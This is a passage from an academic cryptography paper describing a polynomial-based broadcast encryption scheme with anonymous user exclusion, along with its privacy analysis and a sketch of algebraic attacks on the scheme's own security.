1. B chooses a pair of keys (SK, VK) of scheme σ , and publishes the verification key VK . Next he chooses parameters $\alpha, \beta, \gamma \in \mathbb{N}$.
2. For each $i \in \{0, 1, \dots, z + z_d\}$, B creates polynomials $a_i(t) = \sum_{j=0}^{\alpha} a_{i,j} t^j$ such that $\deg a_i = \alpha$ and $a_{i,j}$ are chosen at random from \mathbb{F}_p .
3. B creates a secret polynomial

$$L(t, x) = \sum_{i=0}^{z+z_d} (a_i(t) \cdot x^i). \quad (1)$$

4. B creates a secret polynomial $S(t) = \sum_{j=0}^{\gamma} s_j \cdot t^j$ such that $\deg S = \gamma$ and s_j are chosen at random from \mathbb{F}_p .

Many random values are generated for the purpose of broadcast transmission. The values should be produced in a way that allows the broadcaster to check if the software or hardware he uses does not maintain any subliminal or kleptographic channel (see for example [13]).

On Registration of a New User B performs the following steps:

1. B assigns an unused index u to a new user, hence substitutes $\Omega \leftarrow \Omega \cup \{u\}$.
2. B creates a polynomial $x_u(t) = \sum_{j=0}^{\beta} x_{u,j} t^j$ of degree β for $x_{u,j} \in \mathbb{F}_p$ chosen at random. The polynomial should have a property that we call $(\beta + 1)$ -*indistinguishability*: if we consider sequences composed of $\beta + 1$ values produced by $x_u(t)$ for $\beta + 1$ different random t_0 , then each such a sequence should be computationally indistinguishable from a truly random one.
3. B computes $L_u(t) = L(t, x_u(t))$:

$$L_u(t) = L(t, x_u(t)) = \sum_{i=0}^{z+z_d} \left(a_i(t) \cdot (x_u(t))^i \right) = \sum_{j=0}^{\alpha+(z+z_d)\beta} c_{u,j} t^j \quad (2)$$

for some coefficients $c_{u,j} \in \mathbb{F}_p$. If $S(t) \mid L_u(t)$, he returns to Step 2.

4. B computes polynomials $P_u(t), Q_u(t)$:

$$P_u(t) = \sum_{j=0}^{\delta} p_{u,j} t^j, \quad Q_u(t) = \sum_{j=0}^{\alpha+(z+z_d)\beta-\gamma} q_{u,j} t^j,$$

such that $\delta = \deg P_u$ might be slightly greater than $\deg S$, and

$$L_u(t) = P_u(t) + Q_u(t) \cdot S(t). \quad (3)$$

5. Over a secure channel, B sends to u his private key, i.e. the numbers:
 - (a) $x_{u,j}$ for $j = 0, 1, \dots, \beta$,
 - (b) $p_{u,j}$ for $j = 0, 1, \dots, \delta$,
 - (c) $g^{q_{u,j}}$ for $j = 0, 1, \dots, \alpha + (z + z_d)\beta - \gamma$.

Note that the users have *no public keys*.

To Broadcast an Encrypted Message M the following steps are executed:

1. B chooses $k \in \mathbb{F}_p$ at random.
2. B chooses $t_0 \in \mathbb{F}_p$ at random such that $x_u(t_0) \neq x_{u'}(t_0)$ for all $u \in \Phi$, $u' \in \Omega \setminus \{u\}$ (since p is large, this condition is fulfilled with overwhelming probability), and such that $a_{z+z_d}(t_0) \neq 0$, i.e. $\deg_x L(t_0, x) = z + z_d$.
Value of t_0 must be unique for each broadcast.
3. B constructs a set Ψ of cardinality $z + z_d$ in the following way:
 - (a) B substitutes $\Psi \leftarrow \emptyset$, and then for every u from Φ he adds $x_u(t_0)$ to Ψ :

$$\forall (u \in \Phi) \quad \Psi \leftarrow \Psi \cup \{x_u(t_0)\},$$

- (b) B generates a set R of cardinality $z + z_d - |\Phi|$ of numbers chosen uniformly at random: $R = \{r_i \in \mathbb{F}_p : 1 \leq i \leq z + z_d - |\Phi|\}$, such that

$$\begin{aligned} \forall (u \in \Omega, r_i \in R) \quad x_u(t_0) &\neq r_i, \\ \forall (i \neq j) \quad r_i &\neq r_j, \end{aligned}$$

and adds R to the set Ψ :

$$\Psi \leftarrow \Psi \cup R.$$

4. B chooses $x_0 \in \mathbb{F}_p \setminus \Psi$ and $r \in \mathbb{F}_p \setminus \{0, 1\}$ at random.
5. B computes $g^{k+rL(t_0, x_0)}$ and for each $\psi \in \Psi$ computes $g^{rL(t_0, \psi)}$.
6. B generates the header H :

$$H = \left\langle g^{k+rL(t_0, x_0)}, t_0, x_0, g^r, rS(t_0), \left(\psi_1, g^{rL(t_0, \psi_1)}\right), \dots, \left(\psi_{|\Psi|}, g^{rL(t_0, \psi_{|\Psi|})}\right) \right\rangle,$$

where $\psi_1, \psi_2, \dots, \psi_{|\Psi|}$ are all elements from the set Ψ , and pairs $(\psi_i, g^{rL(t_0, \psi_i)})$ in the header are sorted according to values ψ_i .

7. For $K = h(g^k)$ broadcaster B prepares ciphertext $E_K(M)$, signs the string $H||E_K(M)$ and broadcasts the triple $(\sigma_{SK}(H||E_K(M)), H, E_K(M))$.

The construction from Step 7 is directly borrowed from [11]. The signature in the triple makes negligible the probability of CCA.

Key Recovery. After receiving a triple $(\sigma_{SK}(H||E_K(M)), H, E_K(M))$ user's u device performs the following steps:

1. with key VK the device verifies the signature $\sigma_{SK}(H||E_K(M))$, if it is invalid, outputs \perp and stops.
2. computes

$$x_u(t_0) = \sum_{j=0}^{\beta} x_{u,j} t_0^j, \quad P_u(t_0) = \sum_{j=0}^{\delta} p_{u,j} t_0^j, \quad g^{Q_u(t_0)} = \prod_{j=0}^{\alpha+(z+z_d)\beta-\gamma} (g^{q_{u,j}} t_0^j).$$

The first two values might be effectively calculated by the Horner scheme, the third value requires only a small number of exponentiations.

3. substitutes $\psi_0 \leftarrow x_u(t_0)$. If $\psi_0 = \psi_i$ for some $i \in \{1, \dots, |\Psi|\}$, i.e. if user u is excluded, the device outputs \perp and stops.
4. otherwise it substitutes

$$g^{rL(t_0, \psi_0)} \leftarrow (g^r)^{P_u(t_0)} \cdot (g^{Q_u(t_0)})^{rS(t_0)} = g^{rP_u(t_0) + rQ_u(t_0)S(t_0)} = g^{rL(t_0, x_u(t_0))}.$$

5. For computed pair $(\psi_0, g^{rL(t_0, \psi_0)})$ and pairs $(\psi_i, g^{rL(t_0, \psi_i)})$, where $i = 1, \dots, |\Psi|$, obtained from header H , user's device computes the session key $K = h(g^k)$ for

$$\begin{aligned} g^k &= \frac{g^{k+rL(t_0, x_0)}}{\prod_{i=0}^{|\Psi|} \left((g^{rL(t_0, \psi_i)})^{\prod_{j=0, j \neq i}^{|\Psi|} \frac{x_0 - \psi_j}{\psi_i - \psi_j}} \right)} \\ &= \frac{g^{k+rL(t_0, x_0)}}{g^{r \sum_{i=0}^{|\Psi|} (L(t_0, \psi_i) \cdot \prod_{j=0, j \neq i}^{|\Psi|} \frac{x_0 - \psi_j}{\psi_i - \psi_j})}} = \frac{g^{k+rL(t_0, x_0)}}{g^{rL(t_0, x_0)}}. \end{aligned}$$

6. Finally, the device performs decryption $D_K(E_K(M))$.

3 Users' Anonymity

For the previous exclusion protocols based on Lagrangian interpolation each user is assigned a single point used explicitly for the interpolation. For this reason the only information hidden from a passive adversary is linking between the points assigned and a physical person. However, this linking can be retrieved based on real life observations of a user. So for reasons concerning personal data protection, implementing such an exclusion protocol would be illegal in the EU. Our idea of “scrambling” the user ID's is that a user u is not assigned to a single point, but to a polynomial x_u which, together with the value t_0 chosen at random by the broadcaster, determines the point used for the interpolation.

The notion of anonymity and privacy has many different meanings in the context of communication protocols (see anonymity bibliography [14]), none of them seems to be universal enough. There is a trade-off between the strength of a definition and ability to provide precise proofs in less trivial cases.

Here, we consider the following model of an adversary Mallet that tries to get information about behavior of a user u :

1. We assume that the system has been broken by Mallet regarding key privacy, that is, Mallet knows secret polynomials L, S and can get k corresponding to each header. However, we assume that the private polynomials P_u, Q_u of user u are not known to Mallet.
2. Mallet is given a set of β headers for the moments when a user u has been excluded. We assume that in these headers some number of values ψ_i can be attributed to $z-1$ colluding users. Then Mallet is given the next header H' and has to answer, if user u has been excluded at this moment.
3. We assume that Mallet knows a priori probability q of excluding u at this moment, so he is concerned with probability of excluding u conditioned by header H' . We show that H' does not help Mallet to give the right answer.

Of course, all data from Points 1 and 2 does not decrease the chances of Mallet. First observe that $g^{k+rL(t_0, x_0)}, g^r, rS(t_0)$ can be removed from the header for the purpose of the privacy analysis. Indeed, under our present assumptions they bring no information for Mallet – he can compute them himself. The same applies to the values $g^{rL(t_0, \psi_i)}$. Observe that x_0 does not influence the probabilities who has been excluded by a header H , since x_0 is chosen after constructing all ψ_i . So we can reduce the problem to the case that the header contains only t_0 and the values ψ_i . Since the polynomials x_u are chosen stochastically independently of L and S , and the values ψ_i do not depend on L and S , Mallet has the same chances in the attack based on the following information:

- points $t_0^{(j)}, \psi_i^{(j)}$ for $j \leq \beta$ and $i \leq z_d + 1$, where $x_u(t_0^{(j)})$ is one of the values $\psi_i^{(j)}$ for $j \leq \beta$ (in order to simplify notation we assume that the dummies and the value of $x_u(t_0^{(j)})$ are among the first values $\psi_i^{(j)}$),
- points t_0 and ψ_i for $i \leq z_d + 1$, from header H' .

Now we have to concern the probability that user u has been excluded conditioned by header H' . Our goal is to show that this probability remains q , so there is no gain for Mallet from H' . We consider the following process:

1. for user u , we choose β values, one from each set $\{\psi_1^{(j)}, \dots, \psi_{z_d+1}^{(j)}\}$ for $j = 1, \dots, \beta$, uniformly at random,
2. for user u we choose a single value $\psi \in \mathbb{F}_p$,
3. user u chooses with probability q to be excluded,
 - (a) if u has to be excluded, then we choose a subset of \mathbb{F}_p of cardinality $z_d + 1$ containing ψ , uniformly at random,
 - (b) otherwise, we choose a subset of \mathbb{F}_p of cardinality $z_d + 1$ that does not contain ψ .

It is easy to see that the choice performed at Steps 1 and 2 corresponds to the random choice of x_u conditioned upon the assumption that user u has been excluded via headers corresponding to the values from Point 1. Obviously, the conditional probabilities are also uniform. Point 3 corresponds to the construction of the algorithm: if u becomes excluded, then ψ has to appear among the points from the header. The remaining pairwise distinct z_d elements are chosen uniformly at random from $\mathbb{F}_p \setminus \{\psi\}$. If u is not among excluded users, one value comes from an unknown user who has a polynomial chosen at random - hence the value is also chosen uniformly at random, then z_d different values are explicitly chosen uniformly at random from the remaining elements of \mathbb{F}_p .

Now we have to derive probability that a given set $A \subset \mathbb{F}_p$ of $z_d + 1$ elements has been chosen, and probability that A has been chosen according to option (a). Then we will be able to derive conditional probability. First, it is straightforward to check that A is chosen with probability

$$(z_d + 1)^\beta \cdot \frac{1}{(z_d+1)^\beta} \cdot \left(q \cdot \frac{z_d+1}{p} \cdot \frac{1}{\binom{p-1}{z_d}} + (1 - q) \cdot \frac{p-z_d-1}{p} \cdot \frac{1}{\binom{p-1}{z_d+1}} \right)$$

(which can be reduced to $\binom{p}{z_d+1}^{-1}$). Probability that A has been chosen according to option (a) (i.e. that user u has been excluded) equals

$$(z_d + 1)^\beta \cdot \frac{1}{(z_d+1)^\beta} \cdot q \cdot \frac{z_d+1}{p} \cdot \frac{1}{\binom{p-1}{z_d}}.$$

So probability of the event that u has been excluded conditioned upon the event that the set A appear in header H' does not depend on A . So this conditional probability must be equal q .

Now let us consider even more powerful adversary. We assume that the adversary is given $\beta + 1$ headers for which he knows that user u has been excluded. The problem now is to derive polynomial x_u (or equivalently a procedure that would decide whether u has been excluded in a given header). This problem is equivalent to the following algebraic task:

Problem 1. Given $\beta + 1$ tuples, each consisting of Z values ($Z \geq 2$), and a value y . Find all polynomials $w(x)$ such that $y = w(0)$ and for $i \leq \beta + 1$, the i th tuple contains $w(i)$.

Complexity of this problem is at most $Z^{\beta-1}$ trial interpolations. For our choice of parameters $\beta = 25$, $z_d = 10$, it equals $11^{24} \approx 2^{83}$ interpolations, which is infeasible. The situation is even worse when we make a more realistic assumption that some number (say 50%) of excluded users are not colluding with Mallet. In this case we would have complexity $60^{24} \approx 2^{140}$.

We are not aware of any efficient solution of Problem 1 in the literature. Let us remark that it is a kind of a knapsack problem. Namely, let us consider Lagrangian interpolation constructed from values at points $1, 2, \dots, \beta + 1$. This is a linear combination of the values at these points (taken from appropriate tuples) with coefficients obtained for the arguments $1, 2, \dots, \beta + 1$. If we multiply the values by the corresponding coefficients (in each tuple the same coefficient is used), then we reduce Problem 1 to the following knapsack problem:

Problem 2. Given $\beta + 1$ tuples, each consisting of Z values ($Z \geq 2$), and a value y . Find sequences $s_1, \dots, s_{\beta+1}$ such that $\sum s_i = y$ and s_i is a member of the i th tuple for each i .

A closely related knapsack problem is used by encryption system from [15].

Finally, one has to point out that some attention should be paid to implementation issues. For instance, the broadcaster may choose a polynomial $x_v(t)$ of the form $(w(t))^\eta$, where $\eta | p - 1$ (then $\eta | \gcd(\beta, p - 1)$). As a result, for any $t < p$ the order of $x_v(t)$ divides $(p - 1)/\eta$. To eliminate a possibility of such a unfortunate choice it suffices to take β such that $\gcd(\beta, p - 1) = 1$.

4 Sketch of Security Analysis

Before we go into some details, note that as in [11], the danger of CCA is eliminated by signatures $\sigma_{SK}(H || E_K(M))$. The signature is put also under $E_K(M)$, so it precludes the man-in-the-middle attack from [11]. In the attack not the header H , but the message M inside the ciphertext $E_K(M)$ is maliciously changed by a user who has paid for the key K . In [11] the attack was aimed at users' privacy, but disinformation or a kind of phishing attacks must be taken into consideration as well. On the other hand, in a *Chosen Plaintext Attack* aimed at the header Mallet might only choose the set of

excluded users (all other parameters are chosen at random). Due to dummies this attack has the same limitations as considered in Sect. 3. So we focus only on passive attacks.

The First Scenario We start with the following weak attack:

1. Mallet does not know the previous headers,
2. Mallet is either a user revoked by the current header, or he is not a valid user of the system at all.
3. Mallet's goal is to retrieve g^k from the current header H .

Note, that the hash function applied should guarantee that exploiting the header H is the only feasible way to derive the session key. By the construction, finding g^k is equivalent to finding

$$g^{rL(t_0, x_0)}, \tag{4}$$

which by (2) equals $g^{r \sum_{i=0}^{z+z_d} a_i(t_0) x_0^i}$. Having only pairs $(\psi_i, g^{rL(t_0, \psi_i)})$ for $i = 1, \dots, z + z_d$, Mallet cannot interpolate $g^{rL(t_0, x)}$ at point x_0 . Indeed, due to $\deg_x L(t_0, x)$ Mallet needs one more share than contained in H . More precisely, for any $Z \in \langle g \rangle$ there is a polynomial $L'(t_0, x)$ that agrees with the shares from H and such that $g^{rL'(t_0, x_0)} = Z$ (recall that in this scenario H is considered separately, disregarding the previous headers). Moreover, $rS(t_0)$ from the header is consistent with Z . Indeed, since S is chosen independently of L , the only connection with L is via secret keys of the users. If Mallet has no secret keys, then such a Z cannot be excluded. If Mallet is one of the users excluded, then, according to key recovery procedure, $rS(t_0)$ can be used to derive Mallet's share $g^{rL(t_0, \psi)}$. However, this share is already in the header, so the identity from Step 4 of key recovery is already fulfilled and it is not influenced by the choice of Z .

The Second Scenario

1. Mallet was a non-excluded user for some number of transmissions,
2. He has to derive the key for the current transmission, where he is excluded.

Let $r^{(j)}, t_0^{(j)}, x_0^{(j)}$ denote the values used during the j th transmission mentioned in Point 1. Note that in this case Mallet can interpolate any value $g^{r^{(j)}L(t_0^{(j)}, x)}$. Does it help to interpolate the value $g^{rL(t_0, x_0)}$, where r, t_0 are the values from the header mentioned in Point 2? Let us assume for a while that Mallet use neither values $r^{(j)}S(t_0^{(j)})$ and $rS(t_0)$ nor the private keys. For the more delicate case of using this data and collusion between the users see Sect. 4.2.

In order to show that Mallet cannot derive $g^{rL(t_0, x)}$ (or equivalently: cannot derive the current key) assume for a moment that there is a procedure \mathcal{A} that achieves this goal. Now consider the following problem:

Problem 3. There are users U_1, U_2, \dots , user U_j has a private key $r^{(j)}$ and a public key $g^{r^{(j)}}$ for $j = 1, 2, \dots$. Moreover, there is a user U with private key r and public key g^r . On demand, user U_j returns $a^{r^{(j)}}$ for a given a . For user U , we have values s_i and g^{rs_i} , for $i \leq z + z_d$.

The problem is to derive g^{rs} for a given s , where $s \neq s_1, \dots, s_{z+z_d}$.

Of course, Problem 3 is a problem of forging an undeniable signature of a person holding r (the signature scheme was introduced in [16]), with the help of a group of people holding other keys. Let us observe that with \mathcal{A} , we could solve Problem 3. The first step is to fix t_0, x_0 and $t_0^{(j)}, x_0^{(j)}$ for $j = 1, 2, \dots$, polynomials x_u , and a polynomial $L(t, x)$ such that $L(t_0, x_i(t_0)) = s_i$ for $i \leq z + z_d$ and $L(t_0, x_0) = s$. Then, we build the shares from the headers corresponding to the transmissions from Point 1 of our scenario. It is possible, since we can use polynomial L and, with a help from U_j , raise numbers to the power $r^{(j)}$. In this way we build an input case for algorithm \mathcal{A} . Then A returns $g^{rL(t_0, x_0)} = g^{rs}$, which is the signature sought.

Now let us make a few remarks on security of the system keys against adversary Mallet holding his private keys. Mallet alone cannot calculate polynomials $a_i(t)$ from Equations (2) and (3): he does not know coefficients of $Q_u(t)$, but only $g^{q_{u,j}}$ (see Point 5c in the procedure of a new user registration). Even obtaining $g^{a_{i,j}}$ from (3) is precluded by unknown polynomial $S(t)$. Although values of $S(t_0)$ are transmitted in the headers, they are masked by random r , which is unique for every header H and is independent of users' private keys.

Similarly, in (4) we have the random r in the exponent apart from polynomial's value $L(t_0, x_0)$. Thus, in order to mount an attack on $g^{a_{i,j}}$, Mallet must make the exponents or the values $S(t_0)$ independent of r .

The rest of this section is devoted to two key algebraic issues. In Sect. 4.1 we examine possibilities of breaking the scheme by interpolation of rational functions, given full information on the headers (including the values $rS(t_0)$ disregarded so far). Interpolation of rational functions is an issue interesting itself for other designs of this kind. We show that our scheme is resistant against the *state-of-the-art* algebraic methods.

In Sect. 4.2 we consider a coalition of colluders focuses on deriving the polynomial $S(t)$ from the set of available private keys. However, the attack, to be successful, requires a very large number of colluders and therefore has no practical value. However, this is an important message that there are profound differences between our scheme and the scheme based alone on polynomials in the exponent. Among others, our scheme cannot be merely reduced to standard problems, like DHP. This is the price paid for privacy protection.

4.1 Rational Interpolation in Exponents – Exploiting the Headers Only

For each given header H we have

$$g^{(k+rL(t_0, x_0)) \cdot (rS(t_0))^{-1}} = g^{k \cdot (rS(t_0))^{-1}} \cdot g^{\frac{L(t_0, x_0)}{S(t_0)}}, \tag{5}$$

and the exponent in the last factor is independent of r . From (1) we get

$$g^{\frac{L(t_0, x_0)}{S(t_0)}} = g^{\sum_{i=0}^{z+z_d} \frac{a_i(t_0)}{S(t_0)} \cdot x_0^i} = \prod_{i=0}^{z+z_d} \left(g^{\frac{a_i(t_0)}{S(t_0)}} \right) x_0^i. \tag{6}$$

Accordingly, if all values $g^{a_i(t_0)/S(t_0)}$, for $i = 0, \dots, z + z_d$, could be somehow interpolated at fresh point t_0 , then the last factor in (5) could be eliminated, and g^k might be obtained by rising the after-elimination result to power $rS(t_0)$.

Suppose that during $\alpha + \gamma + 1$ (not necessarily consecutive) broadcasts Mallet has paid for the key. To simplify the analysis assume that Mallet knows both α and γ , despite that from points 5a, 5c of user registration he only learns $\alpha - \gamma$. In the ℓ th such a broadcast he gathers a tuple:

$$\left(t_0^{(\ell)}, rS(t_0^{(\ell)}), (\psi_0^{(\ell)}, g^{rL(t_0^{(\ell)}, \psi_0^{(\ell)})}), \dots, (\psi_{z+z_d}^{(\ell)}, g^{rL(t_0^{(\ell)}, \psi_{z+z_d}^{(\ell)})}) \right). \quad (7)$$

Let us consider one such a tuple. Within the tuple the value $t_0^{(\ell)}$ is fixed, so denote by $g^{f(\psi_j^{(\ell)})}$ the value $g^{rL(t_0^{(\ell)}, \psi_j^{(\ell)}) \cdot (rS(t_0^{(\ell)}))^{-1}}$. As we see, for each broadcast (7) Mallet can compose a system of $z + z_d + 1$ equations analogous to (6):

$$\prod_{i=0}^{z+z_d} \left(g^{\frac{a_i(t_0^{(\ell)})}{S(t_0^{(\ell)})}} \right)^{(\psi_j^{(\ell)})^i} = g^{f(\psi_j^{(\ell)})} \quad (8)$$

for $j = 0, \dots, z + z_d$. Equation j contains $z + z_d + 1$ unknowns $g^{a_i(t_0^{(\ell)})/S(t_0^{(\ell)})}$, the same for $j = 0, \dots, z + z_d$ (indeed, in all equations in the system the i th rational function $\frac{a_i(t_0^{(\ell)})}{S(t_0^{(\ell)})}$ is evaluated for the same $t = t_0^{(\ell)}$). Obviously, the system is linear in the exponent, its coefficients $(\psi_j^{(\ell)})^i$ are known. Moreover, from the choice of $t_0^{(\ell)}$ and set R , for each ℓ all $z + z_d + 1$ elements $\psi_j^{(\ell)}$ are distinct (it is implicitly required by point 5 of the key recovery procedure, since Mallet, as an entitled user, must be able to reconstruct key $K^{(\ell)}$). Consequently, the corresponding Vandermonde matrix $[(\psi_j^{(\ell)})^i]_{0 \leq i, j \leq z+z_d}$ has a nonzero determinant in field \mathbb{F}_p , hence it is invertible. Therefore system (8) has a unique solution: a sequence $(g^{a_i(t_0^{(\ell)})/S(t_0^{(\ell)})})_{i=0}^{z+z_d}$.

Altogether, after $\alpha + \gamma + 1$ paid broadcasts $H^{(\ell)}$, for each $i = 0, \dots, z + z_d$ Mallet gets values $g^{a_i(t_0^{(\ell)})/S(t_0^{(\ell)})}$ at $\alpha + \gamma + 1$ nodes $t_0^{(\ell)}$. Since $\deg a_i + \deg S = \alpha + \gamma$, this number of values $\frac{a_i(t_0^{(\ell)})}{S(t_0^{(\ell)})}$ would be enough to interpolate the rational function $\frac{a_i(t)}{S(t)}$ at any fresh point t_0 (cf. [17, Sect. ‘‘Algorithms of the Neville Type’’]). However, $\frac{a_i(t_0^{(\ell)})}{S(t_0^{(\ell)})}$ cannot be directly read due to DLP. So Mallet needs a method to interpolate a rational function in exponent.

Below we make no distinction between a polynomial $\hat{Q}(x)$ and calculating its value at some point x . In fact, Mallet will merely need a procedure for calculating the value of the polynomial at any given x .

Let $P(x), Q(x)$ be polynomials with coefficients from some field F . For $i = 0, \dots, \deg P + \deg Q$ by f_i we denote values $\frac{P(x_i)}{Q(x_i)}$ at different points x_i such that $Q(x_i) \neq 0$. To interpolate $\frac{P(x)}{Q(x)}$ at a fresh point x , Neville’s type algorithms, as well as the others like for example *barycentric rational interpolation*, use f_i also in the denominator. If Mallet is given g^{f_i} instead of f_i , and has to derive $g^{\frac{P(x)}{Q(x)}}$ for any given x , these algorithms are useless, since they require calculation $g^{f_i^{-1}}$ on the basis of g^{f_i} (see [18, Subsect. 2.2]).

Therefore Mallet would prefer some kind of linear interpolation, i.e. possibility of expressing $\frac{P(x)}{Q(x)}$ as

$$\frac{P(x)}{Q(x)} = \sum_{i=0}^{\deg P + \deg Q} \alpha_i f_i, \tag{9}$$

where α_i depend only on x and f_j for $j = 0, \dots, \deg P + \deg Q$, and not on f_j (this allows to avoid DHP and the task of inverting exponents). As we shall see, for large finite F it is computationally infeasible to find a representation (9) with α_i independent of f_j for $j = 0, \dots, \deg P + \deg Q$.

First of all, if we multiply both sides of (9) by $Q(x)$ we get a polynomial on the left hand side. If all α_i are polynomials in x , then the expression on the right hand side of (9) is a polynomial, thus $Q(x) \mid P(x)$. However, recall that we consider the rational function $\frac{a_i(t)}{S(t)}$ and that $\deg S = \gamma > \alpha = \deg a_i$. So $S(t)$ cannot divide $a_i(t)$. Hence we are interested in the case that $Q(x) \nmid P(x)$ and consequently at least one of the α_i is a rational function.

According to the assumption concerning function's α_i independence of values f_j , after summing up the expression on the right hand side of (9) we get a rational function whose denominator is independent of f_j , i.e. whose denominator is a polynomial on x that depends only on values x_i .

For a fixed (not necessarily known to Mallet) nonzero polynomial P , given $\gamma \in \mathbb{N} \setminus \{0\}$, and given nodes x_i for $i = 0, \dots, \gamma + \deg P$, consider a set of rational functions

$$\mathcal{R} = \left\{ \frac{P(x)}{Q(x)} : \deg \hat{Q} = \gamma \wedge \hat{Q}(x) \text{ is monic and irreducible in } F[x] \right\}.$$

By Lemma 14.38 in [19] we get that $|\mathcal{R}| \geq \frac{|F|^{\gamma-2} \cdot |F|^{\gamma/2}}{\gamma}$. Obviously, the algorithmic representation of formula (9) must be valid for each $\frac{P(x)}{Q(x)} \in \mathcal{R}$ and for all the nodes x_i shared by elements of \mathcal{R} – only the parameters f_i differ to fit different polynomials $\hat{Q}(x)$. Since formula (9) has to be an identity, for a given $\frac{P(x)}{Q(x)}$ at least one of the denominators of functions α_i must contain the irreducible polynomial $\hat{Q}(x)$. Since denominators of functions α_i depend only on x_i , they must be prepared *at the beginning* to contain *all* irreducible polynomials $\hat{Q}(x)$. Since there are $1 + \gamma + \deg P$ functions α_i , some α_i must contain at least $\frac{|\mathcal{R}|}{1 + \gamma + \deg P}$ polynomials $\hat{Q}(x)$ in the denominator. So there is an α_i whose denominator has degree at least $\gamma \cdot \frac{|F|^{\gamma-2} \cdot |F|^{\gamma/2}}{\gamma \cdot (1 + \gamma + \deg P)}$. The expression on the right hand side of (9) could be reformulated to speed up computation (to Horner scheme for example), but the maximal degree denominator gives a lower bound for the computational effort of “linear” calculation of the value $\frac{P(x)}{Q(x)}$ for a given argument. For $|F| \geq 2^{160}$ and $\gamma \geq 1$ the task is infeasible. Thus the attack fails.

4.2 Exploiting Keys and Headers: Divisibility $S(t) \mid L_u(t) - P_u(t)$

We describe an attack in which Mallet and some other colluding participants use their private keys in order to break the scheme. Each user alone cannot exploit equality (3), because values $S(t_0)$ are blinded by random value r . On the other hand, by (3),

$S(t) \mid L_u(t) - P_u(t)$ for each user u in the system. Thus a coalition of users may hope to get $S(t)$. Actually, gaining knowledge on $c \cdot S(t)$, for some unknown $c \neq 0$, already suffices to break the scheme. Indeed, first Mallet gets a monic polynomial from $c \cdot S(t)$, i.e. $S^*(t) = (c \cdot s_\gamma)^{-1} \cdot (c \cdot S(t))$. Then, taking $rS(t_0)$ from header H , he calculates $rs_\gamma = rS(t_0) \cdot (S^*(t_0))^{-1}$ and, similarly to (5), he gets

$$g^{(k+rL(t_0,x_0)) \cdot (rs_\gamma)^{-1}} = g^{k \cdot (rs_\gamma)^{-1}} \cdot g^{\frac{L(t_0,x_0)}{s_\gamma}}, \tag{10}$$

where $g^{\frac{L(t_0,x_0)}{s_\gamma}}$ might be written like in (6) as a product

$$g^{\frac{L(t_0,x_0)}{s_\gamma}} = \prod_{i=0}^{z+z_d} \left(g^{\frac{a_i(t_0)}{s_\gamma}} \right)^{x_0^i}. \tag{11}$$

For each of $\alpha + 1$ paid broadcasts Mallet may compose a system of $z + z_d + 1$ equations analogous to (8). Then, using a Vandermonde matrix and Lagrangian interpolation he is able to obtain each of the ‘‘polynomials’’ $(g^{s_\gamma^{-1}})^{a_i(t)}$. Then, for the next broadcast, Mallet uses Equalities (10) and (11) in order to derive the value g^k for this header.

In order to utilize divisibility $S(t) \mid L_u(t) - P_u(t)$ to get $c \cdot S(t)$ a user u rewrites $L_u(t) - P_u(t)$. Assume that she knows her own polynomials $x_u(t), P_u(t)$, hence using equality (2) she may express $L_u(t) - P_u(t)$ as

$$A_u^{(\eta)}(t) = A_{u,d}^{(\eta)}t^\eta + \dots + A_{u,1}^{(\eta)}t^1 + A_{u,0}^{(\eta)}, \tag{12}$$

where, by (2), each $A_{u,k}^{(\eta)}$ is a linear combination (specific to user u) of unknowns $a_{i,j}$ for $i = 0, \dots, z + z_d + 1$, and $j = 0, \dots, k$, and where $\eta = \alpha + (z + z_d) \cdot \beta$.

For each u , polynomial $A_u^{(\eta)}(t)$ has $(z + z_d + 1) \cdot (\alpha + 1)$ unknowns $a_{i,j}$, thus some system of such polynomials (i.e. a coalition of colluding users) is necessary to find all $a_{i,j}$.

Suppose that $s_0 \neq 0$, i.e. $\gcd(S(t), t) = 1$. Since $S(t) \mid A_u^{(\eta)}(t)$ for each u , $S(t)$ divides any linear combination of different $A_u^{(\eta)}(t)$. Using $z + z_d + 1$ polynomials $A_u^{(\eta)}(t)$ a coalition of colluders might eliminate $A_{u,0}^{(\eta)}$ in a $(z + z_d + 2)$ st one polynomial $A_u^{(\eta)}(t)$, say getting a new polynomial denoted by $t \cdot A_u^{(\eta-1)}(t)$. This should be possible, since we might expect that a system of $z + z_d + 1$ expressions $A_{u,0}^{(\eta)}$ is linearly independent: with overwhelming probability coefficients in the system of $A_{u,0}^{(\eta)}$ yield a matrix with a nonzero determinant (\mathbb{F}_p is a large field). Since $\mathbb{F}_p[t]$ is a unique factorization domain, then for $\gcd(S(t), t) = 1$ and $S(t) \mid t \cdot A_u^{(\eta-1)}(t)$ we have $S(t) \mid A_u^{(\eta-1)}(t)$. Accordingly, after elimination of the free coefficient, the polynomial might be shifted to the right, i.e. its degree might be decreased. Proceeding in this manner the colluders finally obtain a system of different polynomials $A_u^{(\gamma)}(t)$, each divisible by $S(t)$.

Since each initial expression (12) equals $Q_u(t) \cdot S(t)$, linear transformations on $A_u^{(i)}(t)$, for $i = \eta, \dots, \gamma$, correspond to linear transformations on polynomials $Q_u(t)$. When $\deg A_u^{(\gamma)} = \deg S$, the coalition ends up with ‘‘polynomials’’ $Q_u(t) = c_u$ for $c_u \in \mathbb{F}_p$. The problem is that no user knows her initial polynomial $Q_u(t)$, so no-one

knows the final values c_u obtained after $\eta - \gamma$ shifts on $Q_u(t)$ being transformed. Accordingly, polynomials $A_u^{(\gamma)}(t)$ cannot be directly compared to each other to calculate unknowns $a_{i,j}$. Increasing the number of initial polynomials (12) does not help directly, because each new colluding user u introduces a new unknown c_u . However, each polynomial $A_u^{(\gamma)}(t)$ in the system can be made monic (equal to $S^*(t)$) by multiplying it by $(A_{u,\gamma})^{-1}$. Consequently, the colluders obtain a system of equal polynomials $(A_{u,\gamma})^{-1} \cdot A_u^{(\gamma)}(t)$. Each polynomial has coefficients $\frac{A_{u,k}^{(\gamma)}}{A_{u,\gamma}^{(\gamma)}}$, for $k = 0, \dots, \gamma$, being rational functions in unknowns $a_{i,j}$. For different u the corresponding coefficients in polynomials $(A_{u,\gamma})^{-1} \cdot A_u^{(\gamma)}(t)$ are supposed to be *different* functions (obviously, apart from the highest coefficient which is 1). Thus comparison of the corresponding coefficients should give enough information about $a_{i,j}$ to obtain $S^*(t)$.

